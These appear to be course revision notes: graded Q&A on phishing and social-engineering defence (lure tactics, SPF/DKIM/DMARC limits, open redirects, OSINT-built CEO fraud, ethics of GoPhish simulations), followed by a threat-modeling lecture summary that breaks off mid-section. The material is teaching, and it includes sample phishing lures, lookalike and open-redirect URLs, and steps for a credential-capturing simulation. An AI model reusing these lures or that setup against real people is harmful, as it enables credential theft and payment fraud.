3. **Urgency / fear.** "Within 1 hour or your account will be frozen" manufactures panic to force a fast, unthinking action (L07 pp.20, 25).
4. **Suspicious request / content.** A bank pressing you to "verify your card" is the kind of request the lecture notes legitimate banks never make (L07 p.44).

The **single most reliable** indicator is the **URL/link check** (L07 p.44): timing, urgency and tone can all be faked convincingly in a polished email, but a link that does not lead to the real domain is hard for the attacker to hide and remains the strongest tell. Action: do not click — open the bank's site by typing the known address directly.

[MEDIUM] Map each of these four lures to the persuasion principle it primarily exploits: (a) "Message from the CEO: wire this payment now, I'm in a meeting and can't talk." (b) "Only 3 license seats left at this price — expires midnight." (c) "Hi, it's Dave from your gym — saw you at spin class, can you confirm your member ID?" (d) "Your colleagues in Finance have already completed the mandatory training; complete yours here."

Answer: Using the lecture's persuasion-tactics and psychological-technique lists (L07 pp.19–20):

- **(a) → Authority (plus urgency).** Impersonating a senior figure ("the CEO") so the victim complies without questioning is the **authority** principle — "pretending to be someone important" (L07 p.20). The "in a meeting, can't talk" detail blocks out-of-band verification and adds **urgency**. This is the classic CEO-fraud / whaling lure (L07 p.28).
- **(b) → Scarcity (and urgency).** "Only 3 left" and "expires midnight" are the textbook **scarcity and urgency** lever — limited-time offer / "few spots left" to force a fast decision (L07 p.20).
- **(c) → Liking / trust and familiarity.** Posing as someone the victim knows from a shared social context (the gym) exploits **liking/social proof** and **trust and familiarity** — people do favors for those they like or who feel familiar (L07 pp.19–20).
- **(d) → Social proof.** "Your colleagues have already done it" pressures the victim to conform to the group — the **social proof** principle (people follow what their peers/in-group do) (L07 p.19).

[MEDIUM] A traveler wants to open confidential company documents from a hotel using the free "Hotel_Guest_WiFi" network. Identify the relevant SE attack class and give two concrete mitigations — one user-side and one company-side.

Answer: The relevant attack class is **WiFi spoofing** — an attacker sets up a fake hotspot with a name mimicking a legitimate network (e.g., a rogue "Hotel_Guest_WiFi"), then intercepts traffic or runs a man-in-the-middle attack to capture credentials and document contents (L07 p.9; E07 pp.2–3).

User-side mitigation: Before connecting, confirm the network is the genuine hotel network (ask the front desk for the exact SSID), and only access sensitive systems over **encrypted, HTTPS/secured portals** — ideally tunnelled through the **company VPN** so even an attacker on the same network cannot read the traffic (E07 pp.2–3).

Company-side mitigation: Provide and **mandate a VPN** for remote access, enforce **MFA** so captured passwords alone are not enough, and publish a clear policy for accessing internal systems while travelling (E07 pp.2–3).

The underlying lesson: on an untrusted network, encryption (VPN/HTTPS) and a second authentication factor (MFA) are what protect you, because you cannot trust the network itself.

[MEDIUM] A smishing SMS reads: "SDU HR: payroll issue after the system upgrade. Confirm before 16:00 today to avoid salary delays: <http://hr-payroll-secure.sdu/verify>". Explain why this message is unusually believable, and identify two red flags that still give it away.

Answer: Why it is believable (the dangerous part):

1. **Plausibility via a real recent event.** It references a genuine change — HR migrating to a new payroll platform — so it fits the victim's mental model of what is currently happening (L07 pp.18, 20). This is a **work pretext** built on a current event.
2. **Trusted-source impersonation.** It poses as a known internal department ("SDU HR"), invoking

authority and trust/familiarity (L07 p.20).

The red flags that still give it away (E07 p.2; L07 pp.25, 35):

1. **Artificial deadline + fear of loss.** "Confirm before 16:00 today to avoid salary delays" manufactures **urgency and fear** to short-circuit careful thinking.
2. **Suspicious domain.** `http://hr-payroll-secure.sdu/verify` is **not** the real SDU domain — `hr-payroll-secure.sdu` is a fabricated, reassuring-sounding name (a similar-domain trick, L07 p.35), and it is plain `http`, not the official portal.

Correct response: do not click; reach the payroll system through the known official portal or contact HR via a verified channel (E07 p.2).

[MEDIUM] A company has SPF configured but staff still receive emails where the display name reads "CEO Jane Smith" while the address is `jane.smith.ceo@gmail.com`. Explain why SPF did not stop this, and what control would address it.

Answer: Why SPF did not stop it: SPF only answers one narrow question — "*is the sending server authorized to send mail for the domain in the envelope/From address?*" (L07 pp.38–39). Here the attacker is **not spoofing the company's domain at all**: they are sending from a genuine Gmail account (`...@gmail.com`) and merely **falsifying the display name** to read "CEO Jane Smith" (L07 p.31). Because gmail.com is legitimately allowed to send for gmail.com, SPF passes cleanly. SPF protects the company's *own* domain from being forged; it does nothing about a lookalike address on a *different*, real domain.

What would address it: Technical email controls cannot fully solve display-name spoofing from a third-party domain. The realistic defenses are:

1. **Content/heuristic blocking** — flag external mail whose display name impersonates an internal executive, and add a **warning banner** on external/suspicious mail (L07 p.42).
2. **User awareness** — train staff that the **display name and even the address can be spoofed**, so they must check the actual domain and **verify any payment/data request out-of-band** through a known channel (L07 pp.31–32, 44; E07 p.3).

SPF/DKIM/DMARC harden *your* domain against being impersonated; a Gmail lookalike sidesteps all three (L07 p.45).

[HARD] An attacker spends a week on OSINT before targeting a finance clerk: they read the CFO's LinkedIn (currently at a conference abroad), find the clerk's name on the company website, and learn from a press release that a new supplier was just onboarded. They then email the clerk "from" the CFO requesting an urgent wire to the new supplier. Trace this through the SE attack lifecycle and name every persuasion lever used.

Answer: Lifecycle trace (L07 pp.11–19, 28):

1. **Choosing a target (L07 p.12).** The clerk is an **explicit target** — a specific individual with valuable access (payment authority). The CFO is effectively a **pivoting identity**: rather than compromising the CFO's account, the attacker impersonates them to exploit the clerk.
2. **Information gathering / OSINT (L07 pp.14–17).** Three sources feed the attack: the CFO's **social media** (LinkedIn — reveals they are abroad and unreachable), the **company website** (clerk's name and role), and a **press release** (the new supplier). This is reconnaissance turned into personalization.
3. **Pretexting (L07 p.18).** A **work pretext built on a current event** — the genuinely just-onboarded supplier makes a wire request look routine and expected.

4. **Contacting the target (L07 p.13).** Email impersonating a trusted authority, with instructions to transfer money — i.e., **CEO fraud / whaling** (L07 p.28).

Persuasion levers used (L07 pp.19–20):

- **Authority** — the request appears to come from the CFO.
- **Urgency / fear** — "urgent wire," exploiting fear of disappointing a senior or delaying a deal.
- **Plausibility** — the real supplier and the CFO's real absence make the story believable enough not to question.
- **Trust/familiarity** — impersonating a known internal figure.

Why the OSINT makes it deadly: each fact (CFO abroad → can't be reached to verify; real supplier → request seems normal; clerk's name → personalized) closes a verification path. The correct defense is **out-of-band verification** of any payment request through a known channel, independent of the email (E07 p.3; L07 p.44), since the email's authority and plausibility are exactly what the attacker engineered.

[HARD] Design a layered defense stack for an organization against email-based phishing. For each layer, name the control, state what it stops, and name its key limitation.

Answer: A defense-in-depth stack spanning technical and human controls (L07 pp.38–49):

1. **SPF (DNS record).** *Stops:* sender spoofing of your own domain by checking whether the sending server is authorized (L07 pp.38–39). *Limitation:* softfail only flags rather than blocks; does nothing about lookalike or third-party domains, and proves nothing about message integrity.
2. **DKIM (digital signature).** *Stops:* message spoofing/tampering and proves the mail genuinely originated from your domain via secret-key signing verified by the public key in DNS (L07 pp.40–41). *Limitation:* may be "too complicated for users to apply/understand," and signing must be set up correctly (L07 p.45).
3. **DMARC (policy layer).** *Stops:* sender spoofing by enforcing a policy on top of SPF/DKIM (L07 pp.44–45). *Limitation:* "might not help if the recipient does not know the valid sender address," and a misconfiguration can cause false negatives (L07 pp.45, 428-style trap).
4. **Content blocking / filtering.** *Stops:* known malicious domains (e.g., PhishTank), known malware, dangerous attachment types (.exe), lookalike domains, suspicious keywords (L07 p.42). *Limitation:* threat intelligence can be outdated; produces **false positives and false negatives** (L07 p.43). Allow-listing is too restrictive; warning banners shift burden to manual verification.
5. **User education & awareness.** *Stops:* the residual phishing that gets through, by training users to check URLs/attachments — the most reliable manual indicator (L07 pp.44, 47). *Limitation:* one-time measures don't stick (habits, new joiners, evolving threats), advice is often vague, and over-burdening users is unfair (L07 p.49).
6. **Simulated phishing campaigns (GoPhish/SET).** *Stops:* nothing directly, but **measures** vulnerability and reinforces training at the teachable moment via embedded learning (L07 p.48). *Limitation:* raises privacy/ethics issues (naming who clicked; consequences for users) (L07 pp.22, 49).

Synthesis: no single layer suffices — SPF/DKIM/DMARC harden *your* domain, content blocking catches *known* threats, and education plus simulation address the *human residual* that automation always leaves (L07 pp.43–46).

[HARD] A user receives an email with the link [https://amazon.com/login?](https://amazon.com/login?redirect=https://evilhacker.org)

[redirect=https://evilhacker.org](https://evilhacker.org). They correctly read the domain as amazon.com, hover to confirm, and conclude it is safe. Explain why their reasoning is flawed, classify the

trick, and explain why this trick defeats the lecture's "most reliable" manual indicator.

Answer: Why the reasoning is flawed: The user applied the right method (identify the true registrable domain — it genuinely is `amazon.com`) but the danger lives in the **query string**, not the domain. The `?redirect=https://evilhacker.org` parameter instructs the legitimate Amazon page to **forward the browser to the attacker's site** after loading. So the link starts at a real, trusted domain and *then* sends the victim somewhere malicious.

Classification: This is **Trick 5 — compromised legitimate websites / open redirects** (L07 pp.36, 183-style). Related forms are `evilhacker.amazon.com` (attacker-controlled subdomain) and `amazon.com/evilhacker` (a path on a compromised site).

Why it defeats the "most reliable" indicator: The lecture calls the **URL/attachment check** the most reliable *manual* indicator (L07 p.44) — but it also explicitly warns that open redirects are "**impossible to notice from the URL alone**" because the visible domain is the real one (L07 p.36). The user's verification step passes precisely because there is nothing wrong with the domain; the malicious behaviour is in the redirect parameter, which most users won't recognize. This is the gotcha that "the link looks like the real site is not enough" (L07 p.36) — even correctly identifying the registrable domain does not save you here. Responsibility shifts to the **site owner**, who must disable open redirects; the user's only safe move is to navigate to Amazon directly rather than via any link.

[HARD] You are planning an *authorized* phishing simulation against your own organization using GoPhish. Lay out the campaign steps in order, state what metrics you will collect, and identify the ethical/privacy considerations you must address before launch.

Answer: Campaign steps in order (L07 p.48; E07 p.5):

1. **Launch GoPhish** and **configure SMTP** so the simulated emails can be sent.
2. **Create the landing page** — a fake login page that mimics a legitimate site, with a form to capture (and log) credential submissions.
3. **Define the target group** — the assigned, consenting population.
4. **Design the email** — a phishing lure with a malicious link (e.g., subject "Urgent: Account Verification") pointing at the landing page.
5. **Launch the campaign** — send to the target group.
6. **Track interactions** via the dashboard: email **open rates**, **click rates**, and **credential captures**.
7. **Review campaign data** — open rates, clicks, and submissions, then pair with awareness materials (embedded learning).

Metrics collected (L07 p.48): the simulation can capture, in increasing sensitivity: the **rate** of clicks/data entries; the **names** of people who clicked or entered data; and the **specific data** they entered on the page.

Ethical / privacy considerations to address before launch (L07 pp.22, 48–49; E07 pp.4–5):

1. **Scope & consent** — only target the assigned/consenting group; use **dummy emails and fake profiles**, never real third-party data (E07 pp.4–5).
2. **Naming individuals** — collecting names raises the pen-test ethics question of whether specific people should be identified in the report or to their employer (L07 p.22).
3. **Consequences for users** — decide in advance whether clicking or reporting carries consequences; punishing clickers (or reporters) undermines the security culture (L07 p.49).

4. **Data handling** — captured credentials/specific data are sensitive; store and dispose of them responsibly.
5. **Purpose limitation** — the goal is to *measure and teach* vulnerability and awareness effectiveness, not to entrap (L07 p.48).

[HARD] A junior analyst argues: "Spelling mistakes are our best phishing detector — if an email is well written, it's safe." Refute this with reference to the lecture's manual-detection hierarchy, and explain what makes the spelling signal unreliable today.

Answer: The claim inverts the lecture's actual hierarchy of manual indicators (L07 p.44).

1. **Spelling/look-and-feel is the *weakest* signal, not the best.** The lecture lists "look and feel (e.g., spelling mistakes)" as an indicator only for **poorly made** phishing — it "might be enough to repel most attacks, but professional-looking phishing emails can be created" (L07 p.44). So a well-written email is *not* evidence of safety; it is exactly what a competent attacker produces.
2. **Why the signal degraded.** The lecture notes attackers now have **openly available tools, including generative AI**, to help craft campaigns (L07 p.29). AI-generated phishing has no spelling errors and can be highly **personalized**, which also defeats the *content* indicator ("hard to detect with personalized emails," L07 p.44).
3. **What the actual best indicator is.** The lecture names the **URL/attachment check** as the **most reliable** manual indicator — though it requires technical knowledge on the user's part (L07 p.44). Sender, security-feature, and content checks are intermediate and each have false-positive/false-negative weaknesses.

Refutation in one line: absence of spelling errors says nothing about authenticity; the analyst should check the **link/attachment destination** (and verify out-of-band for sensitive requests), because that is the indicator attackers find hardest to fake (L07 p.44; E07 p.3).

[VERY HARD] A "fail-closed" trap: a company sets a strict SPF policy (-all) but does NOT publish DKIM, and a phishing email still reaches an employee, passes SPF, has no spelling errors, and uses the employee's real name and a current project reference. The employee asks "if all our security checks passed, isn't it safe?" Construct a rigorous rebuttal addressing each false assumption.

Answer: The employee has chained several plausible-but-wrong assumptions. Dismantling each:

1. **"SPF passing means the sender is who they claim."** False. SPF only confirms the **sending server is authorized for the domain in the From address** (L07 pp.38–39). A phishing email sent from a *different* domain the attacker legitimately controls (or a lookalike domain) **passes its own SPF** — SPF protects *your* domain from being forged, not you from a forged-looking message on another domain (L07 p.31). And display-name spoofing isn't covered at all.
2. **"No DKIM failure means the message is intact and trustworthy."** False on two counts. First, the company **doesn't publish DKIM**, so there is no signature to verify — absence of a DKIM failure is not a DKIM pass. DKIM's job is **message integrity and proof of origin** (L07 pp.40–41), and it simply isn't operating here. Second, even a valid DKIM signature would only prove the message came unaltered from *some* signing domain, not that the content is honest.
3. **"No spelling errors means it's legitimate."** False — the **weakest** signal. Spelling mistakes catch only poorly made phishing; **professional and AI-generated phishing emails have no spelling errors** and can be highly personalized (L07 pp.29, 44). The lecture explicitly warns not to rely on look-and-feel.

4. "My real name and a real project reference prove authenticity." False — this is the **opposite** of reassuring. Personalization is the product of **OSINT/reconnaissance** (L07 pp.14–17) and *defeats* the content indicator: the lecture notes suspicious-content detection is "hard to detect with personalized emails" (L07 p.44). A targeted, personalized message is **spear-phishing**, the more dangerous form.
5. **The deeper point — passing automated checks is not proof of safety.** Automated verification yields **false negatives** (phishing reaching the user), threat intel can be outdated, and a misconfigured/absent control gives a false sense of security (L07 pp.43, 45). The lecture's hierarchy says the **URL/attachment check** is the most reliable manual indicator (L07 p.44), and any payment/data request should be **verified out-of-band** (E07 p.3).

Conclusion: "All checks passed" here means *one* partial control (SPF) didn't flag a message that was never going to be flagged, while the stronger control (DKIM) doesn't exist and the human-facing signals were deliberately engineered away. The correct action is to verify the request through a known channel before acting.

[VERY HARD] Two emails arrive. Email A: from `it-support@yourcompany.com` (your real domain), asking you to reset your password via a link to `yourcompany.com/login?next=https://creds-collect.io`. Email B: from `it-supp0rt@yourcompany.com` (zero for 'o'), with a link to `yourcompany.com.account-check.net`. Both claim a "company-wide security upgrade." Compare which defenses (SPF/DKIM/DMARC, content blocking, user check) catch each, and explain why one is harder to stop.

Answer: Email B — the lookalike + external link. This is the more *conventional* phish and the easier to catch:

- **Sender:** `it-supp0rt@yourcompany.com` uses a **homoglyph/typo** ("supp0rt" with a zero) — actually a spoof of, or a lookalike of, your domain (L07 pp.31, 36, Trick 4).
- **Link:** `yourcompany.com.account-check.net` — the true registrable domain is **`account-check.net`**, with your name buried as a subdomain (**Trick 2**, L07 p.35).
- **Defenses that catch it:** if the attacker forges your actual domain, **SPF/DKIM/DMARC** should fail because the sending server isn't authorized and the message isn't signed by your domain (L07 pp.38–45). **Content blocking** can flag the lookalike domain `account-check.net` and the suspicious external link (L07 p.42). **User URL check** works — reading right-to-left exposes `account-check.net` as foreign (L07 p.44).

Email A — the real domain + open redirect. This is **harder to stop**:

- **Sender:** `it-support@yourcompany.com` is your **genuine** domain. If the attacker has compromised an internal account or relay, the mail can **pass SPF, DKIM, and DMARC** — every domain-authentication control reports "legitimate," because it *is* from your domain (L07 pp.38–45).
- **Link:** `yourcompany.com/login?next=https://creds-collect.io` is an **open redirect (Trick 5)** — it starts on your real site and forwards to `creds-collect.io`. The lecture says this is "**impossible to notice from the URL alone**" (L07 p.36).
- **Why defenses struggle:** SPF/DKIM/DMARC all pass (authentic domain). Content blocking sees a link to *your own* trusted domain and is unlikely to block it. The **user URL check — the "most reliable" indicator (L07 p.44)** — **also fails**, because the visible domain is genuinely yours; the danger is hidden in the `next=` parameter, which most users won't parse.

Why A is harder: every layer that catches B (domain auth, content filter, manual URL check) is **defeated** by A's use of a **legitimate, authenticated domain plus an open redirect**. Stopping A requires the **site owner to eliminate open redirects** (L07 p.36) and, failing that, strict out-of-band verification —

automated and manual link-checking both pass. B fails at least one external signal; A passes them all.

[VERY HARD] Critically evaluate the claim: "If we deploy SPF, DKIM, and DMARC correctly, plus a content filter, we no longer need to spend money on user phishing training." Argue both why this is tempting and why the lecture's material refutes it, citing the specific attack classes that survive a fully technical stack.

Answer: Why the claim is tempting: SPF/DKIM/DMARC plus content filtering is a genuinely strong stack — it hardens your domain against being spoofed (SPF authorizes servers, DKIM proves integrity/origin, DMARC enforces policy) and blocks *known* malicious domains, malware, and dangerous attachments (L07 pp.38–42). Training is recurring, hard to measure, and the lecture itself admits one-time measures don't stick (L07 p.49), so cutting it looks efficient.

Why the lecture refutes it — attack classes that survive a fully technical stack:

1. **Lookalike / homoglyph domains (Tricks 3–4).** `amazon-shop.com`, `arnazon.com`, `facebook.com` are *not* your domain, so SPF/DKIM/DMARC are irrelevant — they correctly authenticate as their own (attacker-owned) domains. Content filters need fresh, complete lookalike lists, and "registering all lookalike domains requires resources; attackers invent new tactics" (L07 pp.36, 45).
2. **Display-name spoofing from real third-party providers.** "CEO Jane Smith <...@gmail.com>" passes Gmail's own SPF/DKIM; no control on *your* side stops it (L07 p.31). DMARC "might not help if the recipient does not know the valid sender address" (L07 p.45).
3. **Open redirects / compromised legitimate sites (Trick 5).** Links through trusted, authenticated domains pass authentication and content filters and are "impossible to notice from the URL alone" (L07 p.36).
4. **Spear-phishing / personalized content.** OSINT-driven, error-free, personalized emails defeat the look-and-feel and content indicators (L07 pp.29, 44). Automated verification yields **false negatives** by design (L07 p.43).
5. **Non-email channels. Vishing** (phone) and **smishing** (SMS) bypass email controls entirely (L07 p.9; E07 p.1), as do **physical** vectors (tailgating, baiting, shoulder surfing) (L07 p.10).

Synthesis: the technical stack closes the *domain-authentication* and *known-threat* gaps but leaves the entire **human and out-of-channel residual** — exactly the cases the lecture flags as "unavoidable" reliance on the user (L07 p.45) and resolvable only by the **URL/attachment check (most reliable manual indicator)** plus **out-of-band verification** (L07 p.44; E07 p.3). The lecture's decision-making analysis explains *why* this residual is real: security choices are non-automatic, emotionally triggered, and treated as obstacles (L07 p.21), and there is a permanent gap between what users *want* and *need* to do (L07 p.46). Cutting training therefore removes the only defense against the attacks that the technical stack structurally cannot stop. **Verdict: the claim is false** — technical controls and training are complementary, not substitutes; the right model is defense-in-depth with recurring, actionable education (L07 pp.47–49).

[VERY HARD] An ethics review board reviews a completed internal GoPhish campaign. The report names the 12 employees who entered credentials and recommends sending the list to their managers. Using the lecture's ethics and education material, argue what is defensible, what is problematic, and propose a policy that balances measurement against fairness.

Answer: What is defensible:

- **Running the simulation at all.** Phishing campaigns are a recognized form of SE penetration testing

(L07 p.22), and GoPhish exists precisely to measure how vulnerable an organization is and how effective awareness measures are (L07 p.48). Collecting **rates** of clicks/credential entries is squarely within the legitimate measurement goal.

- **Using the results to teach.** Pairing the campaign with awareness materials / embedded learning at the teachable moment is exactly the recommended use (L07 pp.47–48).

What is problematic:

1. **Naming the 12 individuals and forwarding to managers.** The lecture's SE pen-test ethics explicitly raise the questions of **whether specific people should be named in reports** and **whether information found about them should be shared with their employer** (L07 p.22). Treating the name list as an automatic management hand-off skips that deliberation.
2. **Creating consequences for clicking.** The education material warns to consider whether there are **consequences for the user of clicking** (or reporting) (L07 p.49). Sending a "wall of shame" to managers manufactures punitive consequences, which discourages the very behavior you want — **reporting** future phishing — and shifts blame onto users for a systemic problem (L07 p.49).
3. **Privacy of specific data.** The campaign can capture the **specific data entered** (L07 p.48); retaining and circulating that is a privacy risk needing justification and limits.
4. **Misplaced responsibility.** Putting responsibility *solely on the user* ignores that security decisions are non-automatic, emotional, and obstacle-perceived (L07 pp.21, 49) — the 12 clickers are a signal about controls and training, not 12 culpable individuals.

Proposed balanced policy:

1. **Report aggregate metrics by default** (click rate, credential-entry rate, trend vs. prior campaigns) — names are *not* shared with managers (L07 pp.22, 48).
2. **Non-punitive, embedded learning.** Anyone who clicks is auto-enrolled in a short just-in-time training module at the teachable moment, framed as help, not discipline (L07 pp.47–49).
3. **Protect reporters.** Explicitly reward/normalize reporting and guarantee no penalty, so users learn *how* and feel safe to report (L07 p.49).
4. **Data minimization.** Capture only what the measurement needs; do not retain real credentials/specific data beyond analysis, and use dummy data where possible (L07 p.48; E07 pp.4–5).
5. **Repeat and improve.** Treat results as input to better controls and recurring training, since one-time measures and individual blame don't work (L07 p.49).

Conclusion: measuring and teaching is defensible; **naming-and-shaming to managers is not** — it violates the report-ethics and consequences cautions and would degrade reporting culture. A fairness-preserving policy keeps results aggregate, makes learning non-punitive, protects reporters, and minimizes data (L07 pp.22, 47–49).

[VERY HARD] An attacker compromises a low-level employee's email account, then over two weeks quietly reads internal threads before emailing the finance team to change a real supplier's bank details. Explain why this "pivoting + long-term contact" approach defeats both technical email controls and user awareness, and identify the one control that could still catch it.

Answer: This combines several of the lecture's most dangerous ideas into one chain.

1. **Pivoting point (L07 p.12).** The compromised junior account is a **pivoting point** — a stepping stone used to launch the real attack from the *inside*. The attacker is no longer impersonating anyone externally; they are sending from a genuine internal mailbox.

2. **Why technical email controls fail.** SPF, DKIM, and DMARC all answer "is this mail genuinely from our domain?" — and here it **is** (L07 pp.38–45). The mail originates from the company's real server, signed by the real domain, fully authenticated. **Every domain-authentication control passes**, because the message is authentic; only the *intent* is malicious. Content filters also see normal internal traffic with no lookalike domain or known-bad link.
3. **Why user awareness fails.** The attacker spent two weeks in **long-term contact / observation** (L07 p.13), reading real threads to mirror tone, names, and context. The resulting request is maximally **plausible** and **personalized**, which the lecture says defeats the content indicator (L07 p.44). It comes from a known colleague (**trust/familiarity**, L07 p.20) on a real, in-progress topic — there is no spelling error, no suspicious URL, no external domain, and no obvious urgency. The "URL/attachment check," normally the most reliable manual indicator, has **nothing to flag** (L07 p.44).
4. **Why decision-making makes it worse.** Security verification is non-automatic and seen as an obstacle (L07 p.21); a routine-looking internal request about a real supplier is precisely the case where a busy user won't pause to verify (L07 p.46).

The one control that could still catch it: out-of-band verification of the high-impact action itself — i.e., a mandatory process to confirm any **change of supplier bank details / payment instruction** through an independent, pre-established channel (a known phone number, in person), never by replying to the email (E07 p.3; L07 p.44). Because every signal *inside* the email channel is authentic, the only remaining defense is to **break out of the channel** and verify the action against a second source. (Supporting controls: detect the original account compromise via MFA and anomalous-login monitoring, and apply least-privilege/segregation so a junior account cannot authorize payment changes — but for the email itself, out-of-band verification is the decisive catch.)

08. Threat Modeling I

Source material: L08_Threat Modeling 1.pdf (54 slides) and E08.pdf (Lab 08, 4 pages), Cybersecurity (F26), SDU Centre for Industrial Software, lecturer Sani Abdullahi, 25th March 2026. All citations point back to these two files: lecture slides are cited as (L08 p.N) and the lab as (E08 p.N).

Overview — what this topic covers and why it matters

Threat modeling is a **structured, repeatable process for finding security issues early** — ideally before a single line of code is written — rather than discovering them after release through bug reports or breaches (L08 p.7). The lecture frames it as a defensive engineering discipline, not "hacking": security is a *structured process (defense, not offence)*, with multiple roles beyond breaking into systems and soft skills that matter (L08 p.3). The central question the whole topic answers is: **"how can we ensure more secure software/systems?"** (L08 p.8). The claim is that you are *already* threat modeling whenever you develop or operate a system, just often implicitly; the goal of this discipline is to make that reasoning explicit, structured, and efficient (L08 p.8–9).

The lecture organises the material around a **four-step framework — Model System → Find Threats → Address Threats → Validate** (L08 p.16) — and fills each step with concrete tools: data flow diagrams (DFDs), swim lanes, state machines and other UML diagrams for *modelling*; attack libraries, STRIDE and attack trees for *finding* threats; mitigation strategies (mitigate / eliminate / transfer / accept) and prioritization (DREAD, risk matrices) for *addressing* threats; and quality-assurance checks for *validating*. It matters because threat modeling needs an **engineering approach — predictable, reliable, scalable to a large product, and practical** (L08 p.13), and because it is an ongoing process: you never cover every angle, systems change, and attack patterns evolve, so the process continues even for a deployed product (L08 p.53). The companion lab (E08) puts this into practice on an Android health app, asking students to build a DFD, apply STRIDE per element, and evolve both as the system grows into a cloud-connected fitness tracker.

Key Concepts

What threat modeling is and why do it early

What: Threat modeling is "a tool to improve security ... by addressing predictable threats" (L08 p.9). Its success depends on how thorough you are, and structure plus efficiency are essential — you should focus on the big picture and not get lost in details (L08 p.9).

Why: The motivating rhetorical question is "Wouldn't it be better to find security issues *before* you write a single line of code?" (L08 p.7). Doing it early lets you think about security issues up front, understand your requirements better, avoid coding security issues in the first place, and informs how you monitor your system/deployment (L08 p.8).

How (where it sits among other techniques): Common ways to find security issues include static code analysis, fuzzing / dynamic testing, penetration testing / red team, attack–defence (red team / blue team) training, and waiting for bug reports after release (L08 p.7). Threat modeling is "Common ways to find security issues II" — the proactive, design-time complement to those reactive/testing methods (L08 p.8). Note: **fuzzing/fault injection is *not* a mitigation but a great testing technique** (L08 p.45).

Threat modeling vs. penetration testing (from the lab): Both involve threat assessment, but pen testers must *infer* system details through active and passive reconnaissance, whereas threat modeling is performed **with full system knowledge**, allowing a more structured and comprehensive evaluation of risks (E08 p.1).

The three common threat-modeling approaches (attacker / asset / system)

The lecture lists three common approaches by what they focus on (L08 p.9):

1. **Models that focus on the attackers** — "Think like an attacker": what do they know, what will they do? (L08 p.10).
2. **Models that focus on the assets** — the valuable things the business cares about (L08 p.11).
3. **Models that focus on the software/system** — model the system itself (this is the approach the rest of the lecture develops via DFDs + STRIDE) (L08 p.9).

Problems with "think like an attacker" (attacker-centric): It is *risky* — if you get the attacker's knowledge/intent wrong, your whole threat model goes astray; and you already know a great deal about the system anyway. The advice is "don't *start* from attackers (maybe)!" but still keep them in mind for different scenarios (L08 p.10).

Problems with starting from assets (asset-centric): Assets are valuable things the business cares about, but there is a "risk of perspective" — do you *really* know the asset? An asset can be (a) something an attacker wants, (b) something you want to protect, or (c) a stepping stone — these are **overlapping definitions** (L08 p.11). It is hard to judge what an attacker will want (e.g., maybe they just want a random computer to serve pirated music — so what do you protect?). It depends on the attacker/scenario, and you might decide *everything inside the perimeter* matters because every computer is a stepping stone to the inner sanctum. What you actually learn from making an asset list is **how to set up your defences** (L08 p.12).

The four-step threat modeling framework (Threat Modeling Flow)

What: The core process the lecture uses is a four-step framework (L08 p.16):

1. **Model System** — rewrite/represent your system to enable analysis.
2. **Find Threats** — identify threats in the model.
3. **Address Threats** — decide how to deal with each threat found.
4. **Validate** — quality assurance for the threat model.

This is repeated as the spine of the whole lecture (L08 p.13, 16, 24, 42, 49, 53). It "needs an engineering approach": **predictable, reliable, scalable (to a large product), and practical** (L08 p.13).

OWASP variant: The slides also present the OWASP Threat Modeling cycle as a loop: **start** → **Application Overview** → **Decompose Application** → **Identify Threats** → **Identify Vulnerabilities** → (back to Application Overview) (L08 p.13). This is a cyclic, continuous version of the same idea.

Key reminder: It is a *process* — you never cover every angle, your system changes over time, attack patterns change, and new attacks come into focus; the process can continue even for the deployed product (L08 p.53).

Modeling the system (diagramming methods)

What/Why: "What are you building/developing?" — you create a *model* of the software/system/technology. A model **abstracts away detail so you can look at the whole**, and **diagramming is the key approach**. Mathematical/formal models are rare in commercial environments (L08 p.14).

How — structured "formal" diagram types (L08 p.14):

- **Data flow diagrams (DFDs)** — the primary method (detailed below).
- **Swim lanes** — entities communicating, each in a lane.
- **State machines** — what changes the *security state*.
- **Other UML diagrams** — any UML diagram can be adapted.

Data Flow Diagrams (DFDs)

What: A DFD abstracts a program into four element types (L08 p.17). DFDs were developed in the early 1970s and are still useful because they are **simple (easy to learn and sketch)** and because **threats often follow data** (L08 p.17).

The four DFD element types (L08 p.17):

- **Processes** — *your code*. (Drawn as a rounded rectangle or a circle; a *multi-process* uses a double circle.)
- **Data stores** — files, databases, shared memory. (Drawn as two parallel horizontal lines / open-ended rectangle.)
- **Data flows** — connect processes to other elements. (Drawn as arrows; labelled with what flows, e.g. "Requests", "Responses", "SQL Query Calls", "Data".)
- **External entities** — everything *but* your code and data, including people and cloud software. (Drawn as a plain rectangle.)

Plus the crucial fifth annotation:

- **Trust boundary** — drawn as a dashed line/box (see next concept).

DFD notation key (from the Acme example): External Entity = rectangle; Process = rounded rectangle; Data flow = double-headed/single arrow labelled with the data; Data Store = pair of parallel lines; Trust Boundary = dashed box (L08 p.18).

DFD levels / examples in the slides:

- **Example 1 — Acme Database** (L08 p.18): External entities = Web Clients, SQL Clients, DBA (human), DB Users (human). Processes inside a "DB Cluster / Acme SQL Account" trust boundary = Front End(s), Database, DB Admin, Log analysis. Data stores = Data, Management, Logs. Data flows connect clients ↔ front end ↔ database ↔ admin ↔ logs.
- **Example 2 — Level 1 DFD: Store Database** (L08 p.19): labels each element type explicitly — *Actor* (User, rectangle), *Process* (App Back-end, circle), *Multi Process* (Other Services, double circle), *Data store/Asset* (App Database), *Data Flow* (e.g. "Modify report", "Store modification", "Retrieve details from other services"), with dashed *Trust Boundaries* between zones.
- **Example 3 — Level 2 DFD: College Library Website** (L08 p.20): External entities Users and Librarians; processes "College Library Website" and "College Library Database" (drawn as double circles = multi-processes); data stores "Web Pages on Disk" and "Database Files"; flows labelled Requests, Responses, SQL Query Calls, Pages, Data; trust boundaries shown as dashed lines separating users from the website and the website from the database.

The progression Level 1 → Level 2 illustrates **decomposition** (OWASP "Decompose Application", L08 p.13): higher-level processes are expanded into more detailed sub-diagrams.

Trust boundaries

What: A trust boundary is where two (or more) principals interact — i.e., where entities with

different privileges interact (L08 p.21). Example: apps on mobile platforms (two or more principals).

Why they matter: They are sometimes left implicit during development, but **effective threat modeling requires making boundaries explicit** (L08 p.21). The headline rule: **threats tend to cluster around trust boundaries** (L08 p.21) — so they are where you should look hardest.

How they are enforced: They "need to be enforced in some way." It is **best to rely on the OS**, though sometimes that is not possible (e.g., when building a database) (L08 p.21). In diagrams they are drawn as dashed lines/boxes separating zones of different trust (L08 p.18–20).

Swim lane diagrams

What: Show two or more entities communicating, **each "in a lane"** (L08 p.22).

Why/How: Useful for **network communication**; the lanes have **implicit boundaries between them** (so they double as a way to see trust boundaries in a protocol). The lecture's example shows the **TCP 3-way handshake**: Client and Server lanes exchanging SYN → SYN-ACK → ACK → Data (L08 p.22).

State machines

